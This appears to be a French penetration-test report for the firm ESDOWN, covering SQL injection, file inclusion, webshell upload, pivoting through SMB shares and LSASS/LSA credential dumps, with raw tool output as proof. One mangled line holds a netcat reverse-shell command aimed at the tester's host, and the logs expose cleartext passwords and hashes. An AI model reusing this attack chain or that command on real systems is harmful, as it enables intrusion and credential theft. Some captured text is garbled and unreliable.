

Rapport de test d'intrusion

Objectifs

En accord avec la société ESDOWN, les tests consistaient à identifier et à exploiter les vulnérabilités liées aux mauvais développements et mauvaises configurations présentes sur le périmètre de l'étude. Il a été convenu de ne pas exploiter de CVE ni de 0-Day lié aux composants non à jour et de ne pas porter atteinte à la disponibilité des actifs de la société.

L'organisation souhaitait effectuer un test Blackbox, depuis l'extérieur avec rebond interne.

La prestation s'est déroulée sur une durée de 5 jours.

Périmètre

Le test d'intrusion a porté sur le périmètre suivant :

- IP publique de l'organisation
- Réseau interne production.
- Réseau interne industriel.

Méthodes utilisées

Les méthodes OWASP, PTES et la Cyber Kill Chain ont été utilisées dans le cadre de ce test d'intrusion.

Présentation des échelles utilisées

L'échelle de risque est classée selon 4 niveaux :

Niveau de risque	Description
Mineur	Faible risque sur le système d'information et pouvant nécessiter une correction.
Important	Risque modéré sur le système d'information et nécessitant une correction à moyen terme.
Majeur	Risque majeur sur le système d'information nécessitant une correction à court terme.
Critique	Risque critique sur le système d'information et nécessitant une correction immédiate ou imposant un arrêt immédiat du service.

Difficulté d'exploitation	Gravité			
	Faible	Moyenne	Haute	Critique
Difficile	Mineur	Mineur	Important	Majeur
Elevée	Mineur	Important	Important	Majeur
Modérée	Important	Majeur	Majeur	Critique
Facile	Important	Majeur	Critique	Critique

Le niveau de risque d'une vulnérabilité est calculé en fonction de deux valeurs, sa facilité d'exploitation :

Difficulté d'exploitation	Description
Difficile	Exploitation de vulnérabilités non publiées nécessitant une expertise en sécurité des Systèmes d'information et le développement d'outils spécifiques et ciblés.
Elevée	Exploitation de vulnérabilités publiques nécessitant des compétences en sécurité des Systèmes d'information et le développement d'outils simples.
Modérée	Exploitation nécessitant des techniques simples et des outils disponibles Publiquement.
Facile	Exploitation triviale, sans outil ni compétences particulières.

Ainsi que l'impact technique CVSS de la vulnérabilité :

Gravité	Description
Faible	Faible impact sur le composant
Moyenne	Impact moyen sur le composant
Forte	Impact fort sur le composant
Critique	Impact critique sur le composant

Synthèse du test d'intrusion

Bilan de l'audit

Le test d'intrusion a permis d'identifier plusieurs vulnérabilités sur le périmètre cible.

Les vulnérabilités de gravité forte et critique constituent la principale source de menace envers le SI, celles-ci permettent à un attaquant de compromettre rapidement et facilement l'organisation.

Les vulnérabilités moyennes et faibles sont principalement des vulnérabilités liées à un non-respect des bonnes pratiques de configuration et sécurité pouvant amener (mise bout à bout) une compromission du SI.

Synthèse des vulnérabilités

Références	Titre	Gravité	Exploitabilité
VULN.OS.01	Exposition de données sensibles	Moyenne	Modérée
VULN.APP.01	Injection SQL	Critique	Facile
VULN.OS.02	Scripts contenant des identifiants en clair	Forte	Facile
VULN.NET.01	Serveur web non isolé	Moyenne	Facile
VULN.OS.03	Compte « Guest » ou « anonymous » non désactivé sur le partage SMB / Utilisation du SMBv1	Forte	Facile
VULN.OS.04	Mots de passes en clair dans le processus LSASS et la base LSA	Forte	Modérée
VULN.OS.05	Utilisation d'un compte administrateur du domaine sur WIN-APP.	Forte	Facile
VULN.OS.06	Utilisation du protocole Modbus non sécurisé	Critique	Facile

Cyber Kill Chain

La cyber Kill Chain suivante a été utilisée :

1. Reconnaissance
2. Armement
3. Livraison
4. Exploitation
5. Installation
6. C2
7. Action sur les objectifs

Preuves

Les images suivantes apportent en guise de preuve l'atteinte des objectifs de l'attaquant.

Scan de ports ouverts sur l'adresse IP publique de l'organisation :

```
Host is up (0.00050s latency).
Not shown: 99 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.54 ((Debian))
MAC Address: 08:00:27:66:1C:00 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.04 seconds
```

Fuzzing des répertoires du site :

```
clifford v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /root/reports/http_192.168.171.177_80/___24-01-30_21-41-50.txt
Target: http://192.168.171.177/

[21:41:50] Starting:
[21:41:50] 301 - 315B - /js → http://192.168.171.177/js/
[21:41:50] 403 - 280B - /.ht_wsr.txt
[21:41:50] 403 - 280B - /.htaccess.bak1
[21:41:50] 403 - 280B - /.htaccess.orig
[21:41:50] 403 - 280B - /.htaccess.sample
[21:41:50] 403 - 280B - /.htaccess.save
[21:41:50] 403 - 280B - /.htaccess_extra
[21:41:50] 403 - 280B - /.htaccess_orig
[21:41:50] 403 - 280B - /.htaccess_sc
[21:41:50] 403 - 280B - /.htaccessOLD
[21:41:50] 403 - 280B - /.htaccessOLD2
[21:41:50] 403 - 280B - /.htm
[21:41:50] 403 - 280B - /.html
[21:41:50] 403 - 280B - /.htaccessBAK
[21:41:51] 403 - 280B - /.httr-oauth
[21:41:51] 403 - 280B - /.htpasswd_test
[21:41:51] 403 - 280B - /.htpasswd
[21:41:51] 403 - 280B - /.php
[21:41:57] 200 - 1KB - /contact.html
[21:41:58] 301 - 316B - /css → http://192.168.171.177/css/
[21:41:58] 301 - 316B - /dev → http://192.168.171.177/dev/
[21:41:59] 301 - 318B - /fonts → http://192.168.171.177/fonts/
[21:42:00] 200 - 0B - /header.php
[21:42:00] 301 - 319B - /images → http://192.168.171.177/images/
[21:42:00] 200 - 561B - /images/
[21:42:01] 200 - 740B - /js/
[21:42:06] 200 - 0B - /search.php
[21:42:06] 403 - 280B - /server-status
[21:42:06] 403 - 280B - /server-status/
[21:42:09] 301 - 319B - /upload → http://192.168.171.177/upload/
[21:42:09] 200 - 407B - /upload/
[21:42:09] 200 - 0B - /user.php
```

Une mauvaise configuration de sécurité nous donne accès à plusieurs Index Of :

Index of /js

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 aos.js	2022-10-06 17:32	14K	
 bootstrap-datepicker.min.js	2022-10-06 17:32	33K	
 bootstrap.min.js	2022-10-06 17:32	50K	
 circleaudioplayer.js	2022-10-06 17:32	8.3K	
 jquery-3.3.1.min.js	2022-10-06 17:32	85K	
 jquery-migrate-3.0.1.min.js	2022-10-06 17:32	11K	
 jquery-ui.js	2022-10-06 17:32	45K	
 jquery.countdown.min.js	2022-10-06 17:32	5.2K	
 jquery.magnific-popup.min.js	2022-10-06 17:32	20K	
 jquery.stellar.min.js	2022-10-06 17:32	12K	
 main.js	2022-10-06 17:32	6.3K	
 mediaelement-and-player.min.js	2022-10-06 17:32	149K	
 owl.carousel.min.js	2022-10-06 17:32	42K	
 player.js	2022-10-06 17:32	8.9K	
 popper.min.js	2022-10-06 17:32	20K	
 script.js	2022-10-11 21:15	1.3K	
 slick.min.js	2022-10-06 17:32	42K	

Apache/2.4.54 (Debian) Server at esdown.com Port 80


```
PHP 7.4.30 - phpinfo() x esdown.com/js/script.js x +
< > ↺ esdown.com/js/script.js
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB


$(document).ready(function(){
    displayData();

    $('#save').on('click', function(){
        var product = $('#product').val();
        var prix = $('#prix').val();
        var quantity = $('#quantity').val();
        var stock = $('#stock').val();

        if($('#product').val() == "" || $('#prix').val() == "" || $('#quantity').val() == "" || $('#stock').val() == ""){
            alert("Please complete the required field");
        }else{
            $.ajax({
                type: 'POST',
                url: 'search.php',
                data: {
                    product: product,
                    prix: prix,
                    quantity: quantity,
                    stock: stock
                },
                success: function(data){
                    $('#product').val('');
                    $('#prix').val('');
                    $('#quantity').val('');
                    $('#stock').val('');
                    alert(data);
                    displayData();
                }
            });
        }
    });

    function displayData(){
        $.ajax({
            type: 'POST',
            url: 'search.php',
            data: {produit: 1},
            success: function(data){
                $('#data').html(data)
            }
        });
    }
});
```

Index of /upload

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	


Apache/2.4.54 (Debian) Server at esdown.com Port 80

Index of /css

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 animate.css	2022-10-06 17:32	76K	
 aos.css	2022-10-06 17:32	25K	
 bootstrap-datepicker.css	2022-10-06 17:32	17K	
 bootstrap.min.css	2022-10-06 17:32	156K	
 bootstrap.min.css.map	2022-10-06 17:32	77K	
 bootstrap/	2022-10-17 10:11	-	
 fl-bigmug-line.css	2022-10-06 17:32	13K	
 jquery-ui.css	2022-10-06 17:32	21K	
 magnific-popup.css	2022-10-06 17:32	6.8K	
 mediaelementplayer.css	2022-10-06 17:32	16K	
 owl.carousel.min.css	2022-10-06 17:32	2.9K	
 owl.theme.default.min.css	2022-10-06 17:32	965	
 progress-bar.css	2022-10-06 17:32	1.2K	
 style.css	2022-10-06 17:32	50K	

Apache/2.4.54 (Debian) Server at esdown.com Port 80


Une mauvaise configuration de sécurité nous donne accès au fichier info.php :



System	Linux WEBAPP 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64
Build Date	Jul 7 2022 15:51:43
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqld.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-ison.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902.NTS
PHP Extension Build	API20190902.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3

Le repertoire /dev nous donne accès à une autre version du site.

Le champ « Produit » sur la page catalogue.html permet de faire des requêtes sur la base de données.



• Envoyez votre demande via le formulaire à l'adresse suivante :
commande@esdown.fr

Nous vous recontacterons pour le règlement et l'envoi de votre commande

Produit :

Injection SQL possible, dump de la base de données :

```
Database: webapp
Table: produits
[7 entries]
+-----+-----+-----+-----+-----+
| id | prix | stock | produit | quantite |
+-----+-----+-----+-----+-----+
| 1 | 2 | Oui | paramoltace | <blank> |
| 2 | 6 | Oui | promephimu | <blank> |
| 3 | 2 | Oui | argaiv | <blank> |
| 4 | 10 | Oui | calmate | <blank> |
| 5 | 2 | Oui | milotu | <blank> |
| 6 | 1 | Oui | rolmede | <blank> |
| 7 | 50 | Non | cbd | <blank> |
+-----+-----+-----+-----+-----+
```

Possibilité d'inclure des fichiers locaux:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
webadmin:x:1000:1000:webadmin,,,:/home/webadmin:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
```

Possibilité d'upload un webshell et d'obtenir un reverse shell sur la machine :

```
total 76
drwxrwxrwx 8 www-data root      4096 Jan 31 12:14 .
drwxr-xr-x 9 root      root      4096 Oct 23  2022 ..
-rw-r--r-- 1 www-data www-data    0 Jan 31 12:14 404.php
-rwxrwxrwx 1 www-data root        696 Oct 17  2022 backup.sql
-rwxrwxrwx 1 www-data root      5949 Oct 11  2022 catalogue.html
drwxrwxrwx 3 www-data root      4096 Oct 17  2022 css
drwxrwxrwx 5 www-data root      4096 Oct 17  2022 fonts
-rwxrwxrwx 1 www-data root        31 Oct  7  2022 header.php
drwxrwxrwx 2 www-data root      4096 Oct 17  2022 images
-rwxrwxrwx 1 www-data root     5800 Oct 11  2022 index.html
-rwxrwxrwx 1 www-data root        21 Oct  6  2022 info.php
drwxrwxrwx 2 www-data root      4096 Oct 17  2022 js
drwxrwxrwx 3 www-data root      4096 Oct 17  2022 scss
-rwxrwxrwx 1 www-data root      853 Oct 11  2022 search.php
-rwxr-xr-x 1 www-data www-data   866 Jan 31 12:03 tmpbbzvx.php
-rw-r--r-- 1 mysql      mysql      0 Jan 31 12:03 tmpukmsn.php
-rw-r--r-- 1 mysql      mysql     715 Jan 31 12:03 tmpukzop.php
drwxrwxrwx 2 www-data root      4096 Jan 31 12:07 upload
-rwxrwxrwx 1 www-data root     1192 Oct 17  2022 user.php
---
```

Fichier backup.sql lisible:

```
www-data@WEBAPP:/var/www/webapp/dev$ cat backup.sql
cat backup.sql
CREATE database webapp;
CREATE user webappadmin;
SET PASSWORD FOR 'webappadmin'@'%' = PASSWORD('webappppa$$');
GRANT ALL PRIVILEGES ON webapp.* TO 'webappadmin'@'%' WITH GRANT OPTION;
GRANT FILE ON *.* TO 'webappadmin'@'%';
FLUSH PRIVILEGES;
USE webapp;
CREATE TABLE produits
(
  id INT PRIMARY KEY AUTO_INCREMENT NOT NULL,
  produit VARCHAR(255),
  prix INT,
  quantité int,
  stock VARCHAR(255)
);
INSERT INTO produits (produit, prix, quantité, stock)
VALUES
('paramoltace', '2', '6', 'Oui'),
('promephimu', '6', '6', 'Oui'),
('argaiv', '2', '2', 'Oui'),
('calmate', '10', '20', 'Oui'),
('milotu', '2', '4', 'Oui'),
('rolmede', '1', '5', 'Oui'),
('cbd', '50', '25', 'Non');
```

Fichier user.php contenant les mots de passe du compte root de la machine ainsi que les identifiants de la base de données lisibles en clair :

```
www-data@WEBAPP:/var/www/webapp$ cat user.php
cat user.php
<?php
function get_produit($produit)
{
    $servername = "localhost";
    // $username = "root";
    // $passdb = "toor35!";
    $username = "webappadmin";
    $passdb = "webappppa$$";
    $dbname = "webapp";

    $conn = new mysqli($servername, $username, $passdb, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error);
    }

    $produit = "'".$produit."'";
    $sql = "SELECT * FROM produits WHERE produit= ".$produit;
    $result = $conn->query($sql);

    //var_dump($result);

    if ($result->num_rows > 0) {
        $result = $result->fetch_assoc();
        $conn->close();
        $product = $result["produit"];
        $prix = $result["prix"];
        $quantity = $result["quantité"];
        $stock = $result["stock"];
    }
}
```

Switch user en root avec les identifiants laissés dans user.php :

```
www-data@WEBAPP:/var/www/webapp$ su -
su -hell> nc 192.168.171.123 80 -e /bin/bash
Password: toor35!
No output
root@WEBAPP:~# whoami
whoami
root
root@WEBAPP:~#
```


Enumération réseau sur la machine :

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:95:5f:0e brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.60/24 brd 192.168.11.255 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe95:5f0e/64 scope link
        valid_lft forever preferred_lft forever
---
```

La machine compromise sert de point de pivot pour scanner le réseau interne de l'organisation, les hôtes 192.168.11.20, 192.168.11.19 et 192.168.11.15 sont identifiés.

Il est possible d'accéder au partage SMB avec le compte « guest » ou « anonymous » sans mot de passe sur la machine WIN-DEV:

```
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.15:445 ... OK
[*] Detected 1 hosts serving SMB
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.15:445 ... OK
[*] Established 1 SMB session(s)

[+] IP: 192.168.11.15:445 Name: 192.168.11.15 Status: Authenticated
Disk
-----
Permissions Comment
-----
ADMIN$ NO ACCESS Administration à distance
C$ NO ACCESS Partage par défaut
IPC$ READ ONLY IPC distant
SHARE READ ONLY
test NO ACCESS
Users READ ONLY

(root@kali)-[~]
```

Possibilité de lister les fichiers dans IT et les télécharger.

```
[+] IP: 192.168.11.15:445 Name: 192.168.11.15 Status: Authenticated
Disk
-----
Permissions Comment
-----
ADMIN$ NO ACCESS Administration à distance
C$ NO ACCESS Partage par défaut
IPC$ READ ONLY IPC distant
SHARE READ ONLY
./SHAREIT
dr--r--r-- 0 Tue Oct 18 10:52:21 2022 .
dr--r--r-- 0 Tue Oct 18 10:52:21 2022 ..
fr--r--r-- 44298 Tue Oct 18 10:52:21 2022 Arch_sauvegarde_secure.png
fr--r--r-- 182 Tue Oct 18 10:52:21 2022 create_user.ps1
dr--r--r-- 0 Tue Oct 18 10:52:21 2022 phpapp
fr--r--r-- 13 Tue Oct 18 10:52:21 2022 Sites.txt
fr--r--r-- 45546 Tue Oct 18 10:52:21 2022 V3_Note.docx
test NO ACCESS
Users READ ONLY
```

Le fichier create_user.ps1 contient les identifiants d'un compte à privilèges sur la machine:

```
... OKains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.15:445 [] Checking for open ports...
[*] Detected 1 hosts serving SMB
... OKains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.15:445 [] Authenticating.....
[*] Established 1 SMB session(s)
[+] Starting download: SHARE\IT\create_user.ps1 (182 bytes)
[+] File output to: /root/192.168.11.15-SHARE_IT_create_user.ps1

(root@kali)-[~]
# cat /root/192.168.11.15-SHARE_IT_create_user.ps1
# For test
$username = "dnull"

$password = "dnull35"

$domain = "esdown.local"

New-ADUser -Name $username -Accountpassword (Read-Host -AsSecureString $password) -Enabled $true
```

Accès au partage SMB en tant qu'admin :

```
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.15:445 ... OK
[*] Detected 1 hosts serving SMB
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.15:445 ... OK
[*] Established 1 SMB session(s)

[+] IP: 192.168.11.15:445      Name: 192.168.11.15      Status: ADMIN!!!
    Disk                      Permissions      Comment
    ----                      -
    ADMIN$                    READ, WRITE    Administration à distance
    C$                        READ, WRITE    Partage par défaut
    IPC$                      READ ONLY      IPC distant
    SHARE                     READ, WRITE
    test                      READ, WRITE
    Users                    READ, WRITE
```


Dump des identifiants présents dans le processus LSASS :

```
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.15:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.15:135 ... OK
SMB 192.168.11.15 445 WIN-DEV [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:WIN-DEV) (domain:esdown.local) (signing:False) (SMBv1:True)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.15:445 ... OK
SMB 192.168.11.15 445 WIN-DEV [+] esdown.local\dnnull:dnnull35 (Pwn3d!)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.15:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.15:445 ... OK
LSASSY 192.168.11.15 445 WIN-DEV ESDOWN\admindev 8970cbc3e0fcac1e868f02b356d16a03
```

Dump des secrets LSA, on y trouve le mot de passe de l'utilisateur « admindev » en clair:

```
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.15:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.15:135 ... OK
SMB 192.168.11.15 445 WIN-DEV [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:WIN-DEV) (domain:esdown.local) (signing:False) (SMBv1:True)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.15:445 ... OK
SMB 192.168.11.15 445 WIN-DEV [+] esdown.local\dnnull:dnnull35 (Pwn3d!)
SMB 192.168.11.15 445 WIN-DEV [-] Dumping LSA secrets
SMB 192.168.11.15 445 WIN-DEV ESDOWN.LOCAL/Administrateur:$0CC25102408Administrateur#685cd22f246bc4a259a337adab1084aa: (2022-10-18 10:15:21)
SMB 192.168.11.15 445 WIN-DEV ESDOWN.LOCAL/itadmin:$0CC25102408itadmin#688a7ab5c79d088254e48e257bc68308: (2021-01-18 19:14:58)
SMB 192.168.11.15 445 WIN-DEV ESDOWN.LOCAL/admindev:$0CC25102408admindev#43ba09e20b365d21399b8db70bebe: (2024-03-31 18:45:30)
SMB 192.168.11.15 445 WIN-DEV ESDOWN.LOCAL/dnnull:$0CC25102408dnnull#1027594d45bdc2bb1523107fffa011: (2022-10-18 00:33:32)
SMB 192.168.11.15 445 WIN-DEV ESDOWN\WIN-DEV5:aes256-cts-hmac-sha1-96:35389520e63819e08ca28bc3bd4b61227db2fb33abd82da1561dd64ee231aad
SMB 192.168.11.15 445 WIN-DEV ESDOWN\WIN-DEV5:aes128-cts-hmac-sha1-96:f496839c8f000afeaa0a42b490d8ad4
SMB 192.168.11.15 445 WIN-DEV ESDOWN\WIN-DEV5:des-cbc-md5:d1e04ffcae39a0a2
SMB 192.168.11.15 445 WIN-DEV ESDOWN\WIN-DEV5:plain_password_hex:97a3be7ef2fd424fb032c6c6cd2f05c8e0e4cac1c97cd7ecfde3a95d5b11a0c883be17d41de3978e3f44bbedae6f3c1fe91ab0536652f8b26537b422f7dae949fb379c44b900099fb5
dc2ef3bf0516362f5693a1c0b0f07477f69972f3adcfceafffd8d3454f090e18820bcf0687aa48b349f1179a43af1f3ce4b20d7e178aa4075ff04e4c232bdf2ec7b0e8836d60121bed56f0ea69e7813942d182563c076947468e2c875663c227d52anb0887728e11d83adcfca8280283218d25d6a7b
8f7b0e40324a423ef1e1b0a6d0c302f59f6322f67251eb09270b37d0c4338036f02378c47e09a2526a7d8a4211a0
SMB 192.168.11.15 445 WIN-DEV ESDOWN\WIN-DEV5:aad3b435b51404eeaad3b435b51404ee:7b0fac7656699f7b3e9111f8a15e5386:::
SMB 192.168.11.15 445 WIN-DEV dpapi_machinekey:0x77f55bb1abc72ecb8f070f44f4efac26ae9d631c
dpapi_userkey:8x5f1dc22d064ada8a57f1f8938c5764856b0f60
SMB 192.168.11.15 445 WIN-DEV NTLM:619921d8cb39e39b67641b55ff1f51cd42862c33b00cf049991c7a6f8c5720649be2d0a14190d2c3baf8a54aaab67341b684056b297f41c90072792733ae3b5
SMB 192.168.11.15 445 WIN-DEV admindevesdown.local:adminD3v!
```

Dump des identifiants présents dans le processus LSASS sur WIN-APP à l'aide du compte « admindev » récupéré précédemment sur WIN-DEV. On y trouve un compte administrateur du domaine et son mot de passe en clair :

```
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.19:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.19:135 ... OK
